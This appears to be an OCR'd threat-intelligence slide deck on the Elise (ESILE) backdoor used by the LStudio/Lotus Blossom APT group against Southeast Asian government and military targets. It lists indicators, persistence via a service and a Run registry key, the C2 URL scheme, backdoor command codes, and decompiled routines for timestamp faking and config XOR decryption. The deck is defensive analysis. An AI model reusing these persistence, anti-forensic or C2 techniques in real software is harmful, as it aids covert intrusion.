
ESILE Campaign: Still Speeding

Mingyen Hsieh
mingyen_hsieh AT trendmicro.com



Outline

- History of LStudio
- Techniques
- Conclusion

Same Group, Different Names


Paulo Grangeon's Panda, Source: Retrieved Mar 7, 2016, from http://www.huffingtonpost.com/2014/05/06/papier-mache-pandas_n_5267088.html

- LStudio
- Lotus Blossom
- Spring Dragon
- Lotus Panda
- APT0LSTU
- APT101
- APT 27

A Long Time Ago…

Fyodor Yarochkin; Pei Kan PK Tsung; Ming-Chang Jeremy Chiu; Ming-Wei Benson Wu (2013). Hunting the Shadows: In Depth Analysis of Escalated APT Attacks, https://media.blackhat.com/us-13/US-13-Yarochkin-In-Depth-Analysis-of-Escalated-APT-Attacks-Slides.pdf

Victim



- Mainly targeting Southeast Asia countries. (e.g. Taiwan, HK and Vietnam, etc…)


Victims

- Government(-related)
- Military(-related)
- Political Party

Arrival Vector

- Spear-Phishing
- Watering Hole

Spear-Phishing



Trend Micro Incorporated. (2012). Spear-Phishing Email: Most Favored APT Attack Bait, http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-spear-phishing-email-most-favored-apt-attack-bait.pdf


Spear-Phishing

台灣學生網路援交觀察

- CVE-2012-0158
- CVE-2014-6332
- CVE-2014-4114
- etc…


Michael Yip. (2015). ELISE: Security Through Obesity [Online], http://pwc.blogs.com/cyber_security_updates/2015/12/elise-security-through-obesity.html

Watering Hole



Trend Micro Incorporated. Watering Hole 101, http://www.trendmicro.com.au/vinfo/au/threat-encyclopedia/web-attack/137/watering-hole-101

Watering Hole



Tools, a lot of tools

- BKDR_ESILE
- BKDR_EMSRY
- BKDR_EROVA
- BKDR_LOLBOT


BKDR_ESILE

BKDR_ESILE


- D:\work\nbkkkk\Lotus\Elise\EliseDLL\Release\EliseDLL.pdb

Lotus Elise Cup R, Source: Retrieved Mar 7, 2016, from www.lotuscars.com/lotus-elise-cup-r

BKDR_ESILE




Dropper



- Internal name: SetElise
  - Drops resident as:
  - %APPDATA%\Microsoft\Network\MICROSOFT\Office\Plugin.dll


Dropper



- Create service for the implant
  - Service name: WmdmPMM
  - Service Main: ESEntry
  - Service DLL: %TEMPLATES%\wincex.dll

Dropper

- If it fails to create the service, it'll drop the loader
  - %APPDATA%\MICROSOFT\Office\UNIUPDATE.EXE
  - Adds autorun for the loader
    - HKCU\Software\Microsoft\Windows\CurrentVersion\Run\UNIKeyNTUpdate
    - DATA: %APPDATA%\MICROSOFT\Office\UNIUPDATE.EXE



Resident - Behaviors

- Encrypt/Decrypt the config
- PhoneHome
- Create log file
- Drop config file
- Backdoor ability

Example of Log File

2015/05/17 23:22:49 - 0x00, 00.
2015/05/17 23:22:49 - 0x00, 12150327.
2015/05/17 23:22:49 - 0x01, [redacted]moon.net.
2015/05/17 23:22:49 - 0x01, noieh.
2015/05/17 23:22:54 - 0x02, send data failed: 0x2ee7.
2015/05/17 23:22:58 - 0x02, send data failed: 0x2ee7.
2015/05/17 23:22:58 - 0x01, noieh.
2015/05/17 23:22:58 - 0x01, noiehs.
2015/05/17 23:22:58 - 0x01, noffh.
2015/05/17 23:23:03 - 0x02, send data failed: 0x2ee7.
2015/05/17 23:23:07 - 0x02, send data failed: 0x2ee7.
2015/05/17 23:23:07 - 0x01, [redacted]neco.org.
2015/05/17 23:23:07 - 0x01, noieh.
2015/05/17 23:23:12 - 0x02, send data failed: 0x2ee7.
2015/05/17 23:23:16 - 0x02, send data failed: 0x2ee7.
2015/05/17 23:23:25 - 0x01, noieh.
2015/05/17 23:23:25 - 0x01, noiehs.
2015/05/17 23:23:25 - 0x01, noffh.
2015/05/17 23:23:25 - 0x02, send data failed: 0x2efd.
2015/05/17 23:23:25 - 0x02, send data failed: 0x2efd.
2015/05/17 23:23:25 - 0x00, login failed, sleep 5 min.

Connect to CnC

Sleep 5 mins after all CnCs are failed to connect

Backdoor Features

- 0x04 Read configuration
- 0x05 Write configuration
- 0x06 Read file
- 0x07 Write file
- 0x0C Execute commands

PhoneHome

- Use ports: 80, 443, 444, 8080
  - [a-f0-9]{0-12}/page_DDHHMMSS.html

Victim's MAC Address Local Time

- For example:
  - Machine with MAC address 00-50-56-C0-00-01
  - Phonehome at 2015-05-22 01:46:53
  - The URL will be like /5056C00001/page_22014653.html

Notice that the initial zeroes will be ignored!

Fake Dropped Filetime

```
HANDLE __cdecl FakeFileTime(LPCSTR lpFileName)
{
  HANDLE result; // eax@1
  HANDLE hFile; // [sp+0h] [bp-1Ch]@1
  const SYSTEMTIME SystemTime; // [sp+4h] [bp-18h]@2
  __int16 v4; // [sp+Ch] [bp-10h]@2
  __int16 v5; // [sp+Eh] [bp-Eh]@2
  __int16 v6; // [sp+10h] [bp-Ch]@2
  int v7; // [sp+12h] [bp-Ah]@2
  int v8; // [sp+14h] [bp-8h]@2
  int v9; // [sp+18h] [bp-4h]@2

  result = CreateFileA(lpFileName, 0x40000000u, 1u, 0, 3u, 0, 0);
  hFile = result;
  if ( result != (HANDLE)-1 )
  {
    v8 = 0;
    v9 = 0;
    srand(0x7DCu);
    SystemTime.wYear = 2007;
    *(_DWORD *)&SystemTime.wMonth = (unsigned __int16)(rand() % 12 + 1);
    SystemTime.wDay = rand() % 28 + 1;
    v4 = rand() % 59 + 1;
    v5 = rand() % 59 + 1;
    v6 = rand() % 59 + 1;
    v7 = (unsigned __int16)(rand() % 999 + 1);
    SystemTimeToFileTime(&SystemTime, (LPFILETIME)&v8);
    SetFileTime(hFile, (const FILETIME *)&v8, (const FILETIME *)&v8, (const FILETIME *)&v8);
    result = (HANDLE)CloseHandle(hFile);
  }
  return result;
}
```

- Triggered after the file has been dropped
- Set the file time to 2007-01-22 08:46:38 +0800

Encrypt/Decrypt routine

- Decrypt the config by
  - srand(“model year”)
  - Rand()%128

```
int __cdecl decode(char *a1)
{
  signed int v1; // edi@1
  int result; // eax@2

  srand(2013u);
  v1 = 0;
  do
  {
    result = rand() % 128;
    a1[v1] ^= result;
    ++v1;
  }
  while ( v1 < 324 );
  return result;
}
```

Using model year as random seed

Size of the config file


The VN Branch

- In late-2014 , we discovered a variant of Elise is targeting Vietnam.


The VN Branch

- The VN-variant has something different
  - Loader Name
    - Unikey.exe

The VN Branch



- Resident Name
  - imejpcid.dll
  - imekrcid.dll



- Compile Times are around 2014-09-22 02:34:58

BKDR_EMSRY

BKDR_EMSRY

- d:\lstudio\projects\worldclient\emissary\Release\emissary\i386\emissary.pdb

em·is·sar·y

noun

